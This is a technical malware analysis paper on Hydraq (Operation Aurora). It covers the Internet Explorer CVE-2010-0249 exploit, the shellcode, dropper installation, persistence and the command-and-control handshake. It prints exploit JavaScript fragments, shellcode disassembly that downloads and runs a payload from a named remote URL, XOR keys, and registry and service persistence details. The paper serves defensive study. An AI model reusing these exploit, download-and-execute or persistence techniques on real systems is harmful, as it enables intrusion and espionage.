In-depth Analysis of Hydraq

The face of cyberwar enemies unfolds

Zarestel Ferrer and Methusela Cebrian Ferrer
CA ISBU Senior Researchers, Melbourne Australia

Abstract

There are thousands of undetected online threats and malware attacks from around the world every day. Most of these attacks take place in cyberspace, where unsuspecting people fall prey to various forms of cybercrime. Common cyber criminal activity involves stealing sensitive information such as credit card details, online login credentials, browsing history and email addresses. However, notable skilled attacks occur when the target is in possession of highly-valuable information that could be leveraged as a weapon for warfare.

Hydraq is a family of threats used in highly sophisticated, coordinated attacks against large and high-profile corporate networks. It is referred to as *Operation Aurora*, *Google Hack Attack* and *Microsoft Internet Explorer 0-day (CVE-2010-0249)*. An in-depth code investigation and analysis will highlight *Hydraq* features and capabilities, and as it unfolds, questions will unravel on to whether the discovery of this threat is just the beginning of a global arms race against cyberwarfare.

Table of Contents

Introduction

“In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of intellectual property from Google.

... we have evidence to suggest that a primary goal of the attackers was accessing the Gmail accounts of Chinese human rights activists.”

This statement was taken from a Google blog post entitled *"A new approach to China"*[1], in which Google declared its decision to stop censoring its search results in China.

Internet freedom vs *cyber crime* is a deep issue that crosses all boundaries; and the same brought global debate about internet censorship and human rights [2].


This incident prompted authorities and world leaders to discuss and work on matters of cyber crime; taking into consideration that cyber threats may affect national security [3].

The report *“Tracking GhostNet: Investigating a Cyber Espionage Network”* [4] as published last year, highlights cyberwarfare as a major global concern.

Evidently, an increasing wealth of online information and resources will attract attackers. For high-profile threats such as *Hydraq*, it is important to understand the underlying attack technique and its technical details.

This paper seeks to explore and discover the level of skill the attackers employed to successfully deploy this highly sophisticated attack.

Anatomy of an Attack



1. How Hackers Gain Access

1.1 Reconnaissance

Profiling the target is a basic principle of hacking. This refers to a reconnaissance phase where the attacker evaluates and determine ways to launch a successful attack.

Reconnaissance with Whois, DNS and IP/Network could provide preliminary information about the target organization's infrastructure. In addition, a combination of social engineering and physical (on-site) reconnaissance is also considered as a valuable source of information.

To learn more about the target, attackers performs passive and active scanning to understand the target network topology, platforms, ports and services, vulnerabilities and security defenses.

The profiling also extends to people that have knowledge and access to the target organization including employees, contractors, and visitors. Cyber reconnaissance is very useful in this case, gathering detailed information through social networking sites and tracing digital footprints through search engine results. Attackers could compromise the *"circle of trust"* of the target, including friends, family members and even internet browsing habits can be analyzed to successfully gain access.

1.2 0Day Hack Attack

Hydraq exploits the zero-day (0day) vulnerability in Internet Explorer, which is referred to as CVE-2010-0249 [5] and MS10-002 [6].


In reconnaissance stage, *Hydraq* masterminds have been able to devise a plan for successful hacking attack. Evidently, the authors found an opportunity to target Internet Explorer and evade security detection through an unknown vulnerability.

Sophisticated social engineering tricks can then be deployed to entice target users to visit a compromised web site.

1.3 MS10-002 (CVE-2010-049) Analysis

It is a common characteristic for attackers to obfuscate malicious JavaScript to conceal the code's real intentions and also avoid detection by security scanners [Listing 01].

OBFUSCATED **DeOBFUSCATED**



[Listing 01 - *Hydraq* JavaScript (JS/Hydraq) distributed for targeted attack]

In general use, obfuscation is designed for code protection regardless of whether the intentions are good or bad.

Hydraq's malicious JavaScript contains code that takes advantage of Internet Explorer (IE) HTML object handling flaw and is triggered when IE tries to access a deleted or incorrectly initialized HTML object. [Listing 02]

Once the exploit attack is successful, *Hydraq's* binary shellcode will then execute on the target system.

```
var e1=null;
function ev1(evt)
{
 e1=document.createEventObject(evt);
 document.getElementById("sp1").innerHTML="";
 window.setInterval(ev2, 50);
}
function ev2()
{
p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0
c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d"
;
for(i=0;i<x1.length;i++){x1[i].data=p;};
var t=e1.srcElement;
}
```

[Listing 02 - JS/Hydraq IE exploit routine]

1.4 Hydraq Binary Shellcode

As shown in Listing 01, *Hydraq* binary shellcode is `u%` encoded. A simple bitwise `XOR` encryption and `0xD8` as the key, will reveal the hidden instruction.

```
<html><script> var
sc=unescape("%u9090%u19eb%u4b5b%u3
390%u90c9%u7b80%ue901%u0175%u66c3%
```

```
01012475 > $ 90            NOP
01012476   . 90            NOP
01012477   . EB 19         JMP SHORT calc.01012492
01012479   $ 5B            POP EBX
0101247A   . 4B            DEC EBX
0101247B   . 90            NOP
0101247C   . 33C9          XOR ECX,ECX
0101247E   . 90            NOP
0101247F   . 807B 01 E9    CMP BYTE PTR DS:[EBX+1],0E9
01012483   . 75 01         JNZ SHORT calc.01012486
01012485   . C3            RETN
01012486   > 66:B9 7B04    MOV CX,47B
0101248A   > 80340B D8     XOR BYTE PTR DS:[EBX+ECX],0D8
0101248E   .^E2 FA         LOOPD SHORT calc.0101248A
01012490   . EB 05         JMP SHORT calc.01012497
01012492   > E8 E2FFFFFF   CALL calc.01012479
```

[Listing 03 - The shellcode is injected to calc.exe for this analysis]

A quick string inspection of the decrypted code shows that it contains Win32/Hydraq installer location, as shown below:

```
00000440:  74 57 66 0D-FF 43 BE AC-DB 98 0A 10-F8 80 D6 AF  tWf?†C+°¶˜??∞«+ª
00000450:  9A FB 53 15-66 68 74 74-70 3A 2F 2F-64 65 6D 6F  ‹vSßfhttp://demo
00000460:  31 2E 66 74-70 61 63 63-65 73 73 2E-63 63 2F BC  1.ftpaccess.cc/+
```

[Listing 04 - Decrypted strings from shellcode]

Hydraq shellcode contains instructions that will download encrypted file from the internet. The encrypted file is *Hydraq's* installer which is stored at *%Document and Settings%\<user-name>\Application Data\a.exe*

```
010127CF   PUSH EBP
010127D0   MOV EBP,ESP
010127D2   LEA EAX,DWORD PTR DS:[EAX+5]
010127D5   JMP EAX                                  urlmon.URLDownloadToFileA
010127D7   CALL [redacted].01012814
EAX=61495B05 (urlmon.URLDownloadToFileA)
Jumps from 010127C2, 010127CB, 010127EC
0007FE94  0101255E  RETURN to [redacted].0101255E from [redacted].010127BC
0007FE98  00000000
0007FE9C  010128CA  ASCII "http://demo1.ftpaccess.cc/demo/ad.jpg"
0007FEA0  0007FF2C  ASCII "C:\Documents and Settings\[redacted]\Application Data\a.exe"
```

Shellcode APIs

shell32.SHGetSpecialFolderPathA //
urlmon.URLDownloadToFileA
...kernel32.CreateFileA
...kernel32.GetFileSize
// decrypt downloaded file
...kernel32.CreateFileA
...kernel32.SetFilePointer
...kernel32.ReadFile
...kernel32.WriteFile
...kernel32.CloseHandle
...kernel32.CloseHandle
...kernel32.DeleteFileA
...kernel32.MultiByteToWideChar
// Install Win32/Hydraq dropper
kernel32.CreateProcessInternalW

Once downloaded, it decrypts the file `a.exe` by performing a bitwise `XOR` operation using `0x95` as its key; it skips bytes equal to `0x95` and `0x00`.

```
01012613   .MOV ECX,400
01012618  >CMP BYTE PTR DS:[EDI+ECX-1],95
0101261D   .JE SHORT calc.0101262B
0101261F   .CMP BYTE PTR DS:[EDI+ECX-1],0
01012624   .JE SHORT calc.0101262B
01012626   .XOR BYTE PTR DS:[EDI+ECX-1],95
0101262B  >LOOPD SHORT calc.01012618
0101262D   .MOV EAX,EBX
0101262F   .SUB EAX,400
01012634   .CMP EAX,0
01012637   .JG SHORT calc.0101263C
```

The decrypted file is saved to *b.exe* in the same directory and the file *a.exe* is deleted to avoid discovery.

```
010127EE   .PUSH 0A08
010127F3   .LEA EAX,DWORD PTR DS:[EAX+5]
010127F6  >JMP EAX                                  kernel32.CreateProcessInternalW
010127F8   .CALL [redacted].01012814
EAX=7C81979C (kernel32.CreateProcessInternalW)
Jump from 010127F3
0007FB78  010126E6  RETURN to [redacted].010126E6 from [redacted].010127DD
0007FB7C  00000000
0007FB80  00000000
0007FB84  0007FDAC  UNICODE "C:\Documents and Settings\[redacted]\Application Data\b.exe"
0007FB88  00000000
0007FB8C  00000000
0007FB90  00000000
```

2. How Hackers Maintain Access

Once the exploit attack is successful, the attacker will attempt to install a backdoor to maintain access. In this case, the downloaded executable from the internet is a dropper component of *Hydraq* (Win32/Hydraq dropper).

The Win32/Hydraq dropper is responsible for the installation of the DLL component, which contains all the features and functionalities for *Hydraq's* remote attacker. (see Appendix A for other variants methods of installation)

2.1 Win32/Hydraq (EXE) Dropper: Generating Random Service

2.1.1 Method of Installation

1. Upon execution, Win32/Hydraq dropper generates a random service name in the following format:

   ```
   Ups<3 random characters>
   ```

2. It drops the DLL component from its resource to `%System%\Rasmon.dll`.

3. It adds the generated service name to the registry entry below:

   ```
   HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\SysIns
   ```

4. It then creates and starts a service with the following characteristics detailed below. This enables the DLL component to be executed under the context of the generic host process, Svchost.exe.

   ```
   ServiceName = "Ups<3 random characters>"
   DesiredAccess = SERVICE_ALL_ACCESS
   ServiceType = SERVICE_WIN32_SHARE_PROCESS
   StartType = SERVICE_AUTO_START
   ErrorControl = SERVICE_ERROR_NORMAL
   BinaryPathName = "%SystemRoot%\System32\svchost.exe -k SysIns"
   ```

2.1.2 Deleting Traces of Installation

1. Win32/Hydraq dropper's job is to install the DLL component and remove its installation traces in the registry to avoid forensic discovery. The data added in the registry key below is deleted:

   ```
   HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\SysIns
   ```

2. Furthermore, as part of clearing its traces on a compromised system, the dropper component creates and executes a batch file in `%Windows%\DFS.bat`. Its primary goal is to delete the Win32/Hydraq dropper file (`b.exe`).

2.2 Win32/Hydraq (DLL) Backdoor: Method of Installation

2.2.1 Method of Installation

Once the `"Ups<3 random characters>"` service starts to execute, it will run Win32/Hydraq DLL under the generic host process, Svchost.exe. The DLL component will then perform the following actions:

1. It checks the service name it is running on. It performs a case sensitive comparison on the first three characters of the service name "`Ras`". If it is not the same, it stops the service operation and deletes the current service. It then registers a new service name in the following format: `"RaS"<random 4 characters>`

This behavior suggests that Win32/Hydraq DLL changes its service name every time an infected system is rebooted, or the service is restarted. The malware will never have a service name starting with `"Ras"` due to the fact that it generates a service name starting with `"RaS"` (Take note of the case sensitive comparison).

2. The DLL component creates a service with the following characteristics:

```
ErrorControl: SERVICE_ERROR_IGNORE
Start: SERVICE_AUTO_START
Type: SERVICE_WIN32_SHARE_PROCESS
ImagePath: %SystemRoot%\System32\svchost.exe -k netsvcs
```

3. Similar to the Win32/Hydraq dropper, the DLL component takes advantage of the available privileges running under the context of trusted Windows system processes. It adds the following registry entry as a parameter to the newly created service.

```
HKLM\SYSTEM\CurrentControlSet\Services\RaS<4 random characters>\Parameters\ServiceDll = %system%\Rasmon.dll
```

4. In addition, the DLL component also adds an entry of its service name in the following registry entry below.

```
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersions\Svchost\netsvcs
```

3. Cyber Spy In Control

3.1 Initialization of the Backdoor Configuration

The attackers behind *Hydraq* maintain access by installing the Win32/Hydraq DLL component. Once installed, the backdoor will start to initialize the configuration needed to perform its functionalities.

The configuration file is encrypted and stored in the resource section of the DLL file. To decode it, Win32/Hydraq DLL employs the following steps:

1. Decryption using bitwise `XOR` with `0x99` as the key.
2. Customized character decoding (see Appendix C).
3. Decryption using bitwise `XOR` with `0xAB` as the key.

Take note that some variants of *Hydraq* do not store the configuration in the resource file. These variants reference the registry entry `HKLM\Software\Sun\1.1.2\AppleTlk` for the remote connection information. The data found in the key can be decoded using the customized character decoding logic as specified (see Appendix C).

3.1.1 Using an Interactive Service

The Win32/Hydraq DLL backdoor component is installed and running under the context of Svchost.exe, which is a system process. This service is non-interactive and cannot interact with the user or access GUI objects. To enable the interactive service, the backdoor will perform the following:


1. Assign the default desktop object to the Win32/Hydraq DLL thread.
2. Assign the winstat0 window station to the Win32/Hydraq DLL process.

These actions enable access to GUI objects.

3.2 Command and Control

Win32/Hydraq contains an encoded backdoor configuration in the file's resource section. Once decoded it uses this information to communicate with the Command and Control (C&C) server.

The first information accessed in the configuration is the C&C server hostname, which can be found at offset `0x00` until the null delimiter.



[Listing 05 - Win32/Hydraq decoded resource]

3.3 **Backdoor Configuration:** Resource Section and Registry Key

The Win32/Hydraq backdoor configuration determines the parameters to enable the remote attacker recognize and gain control of the affected system. The configuration is stored in the: File Resource Section, and/or in a Registry Key.

3.3.1 File's Resource Section

As shown in Listing 05, the Win32/Hydraq backdoor configuration is stored in the resource section of the file. It retrieves the specified hostname, and attempts to establish a remote connection. However, to perform this task, the backdoor needs to resolve the specified hostname. Based on the code, the backdoor checks the hostname IP address if it is a valid IPv4 Internet address (for example, `111.222.123.111`). If it is not, it will retrieve the hostname IP address using an available DNS.

The backdoor connects to `168.95.1.1` using `port 53` as an alternate DNS to resolve the server address. This stand-by solution is only valid in the next 5 minutes from the time the backdoor accesses the alternate DNS server.

3.3.2 In the Registry Key

The backdoor also checks the registry key `HKLM\Software\Sun\1.1.2\AppleTlk`. The value contained in this key is encoded information about the remote connection details.

If the registry key exist, it will decode the value using the following steps:

- Perform a bitwise `XOR` with `0x99` as the key on each byte.
- Perform the same custom decoding logic it used in the configuration found in file's resource section.

The updated configuration is always stored in the registry. The backdoor will then retrieve the specified hostname and alternate DNS to establish a remote connection. It checks the hostname IP Address if it is a valid IPv4 Internet address. If it is not, it retrieves the hostname IP address using an available DNS. If the backdoor cannot resolve the hostname IP address, it will sleep for two minutes and attempt to resolve the IP address using an available DNS again (see Listing 06).

If the registry key *`HKLM\Software\Sun\1.1.2\`* does not exist, the backdoor continues the connection using the configuration specified from the backdoor resource section. Take note that the priority configuration used is always from the registry key next is the configuration from the resource.

```
007BFDC0  10007337  CALL to Sleep from rasmon.10007331
007BFDC4  0001D4C0  Timeout = 120000. ms
007BFDC8  0008BABC  UNICODE "RaSSf0g"
007BFDCC  00000007
```

[Listing 06 - Win32/Hydraq reconnects after 2 minutes]

3.4 Backdoor Communication Protocol 0x00: Establishing Communication

> In the context of discussing the backdoor functionalities, we will refer to the following terms as follows:
>
> Client or remote server - is defined as the remote attacker.
> Server - is defined as the system where the Win32/Hydraq backdoor is installed.

As soon as the server's IP address is resolved, the server attempts to initiate a connection to the client and a 3-way handshake process is performed:

3.4.1 **SYN**chronize

The client sends a custom SYNchronize packet containing the following `20 bytes` as initial handshake.

```
FF FF FF FF FF FF 00 00 FE FF FF FF FF FF FF FF FF FF 88 FF
```


The set of bytes above are encrypted using a bitwise `NOT` operation. Thus, the raw set of bytes is the following:

```
00 00 00 00 00 00 FF FF 01 00 00 00 00 00 00 00 00 00 77 00
```

As shown in Listing 07, the Win32/Hydraq backdoor code includes a routine that constructs the 20 byte SYNchronization packet that is sent to the client.

The initial handshake was captured during a test simulation performed in a controlled environment as shown in Appendix B. The backdoor uses `port 443` to connect to the server. Port 443 is the known default port for the HTTPS protocol.

However, in this case, the Win32/Hydraq backdoor did not take advantage of the available SSL/TLS encryption to secure its communication to the client. The information contained in the packet is evidently showing the set of bytes constructed by the malware.




[Listing 07 - Constructing Initial Handshake routine]

3.4.2 **SYN**chronize-**ACK**nowledgement

The client will identify the initial SYN packet sent by the server. If valid, the client will respond a SYNchronize ACKnowledgement packet 20 bytes in size. The sets of bytes are encrypted using a bitwise `XOR` with `0xCC` as the key.

```
CC CC CC CC CD CC CC CC CD CC CC CC CC CC CC CC AA AA AA AA
```




[Listing 08 - Acknowledgment data decryption routine]

The server will validate the SYN-ACK packet from the client expecting the following decrypted values:

```
00 00 00 00   01 00 00 00   01 00 00 00   00 00 00 00   00 00 00 00
```

Take note that,

```
Offset 0x00 must be equal to 0x0000
Offset 0x04 must be equal to 0x0001
Offset 0x08 must be equal to 0x0001
Offset 0x0C must be equal to 0x0000
```




3.4.3 **ACK**nowledge

Once the server receives the expected SYN-ACK packet, it will respond by sending an ACKnowledgement of receipt. The following tasks are performed:

a. Collect the following information from the compromised system.

- Computer name
- CPU clock speed
- Memory status – specifically gets the amount of actual physical memory in bytes and converts it to megabytes.
- Operating system information




[Listing 09 - Collected system information]

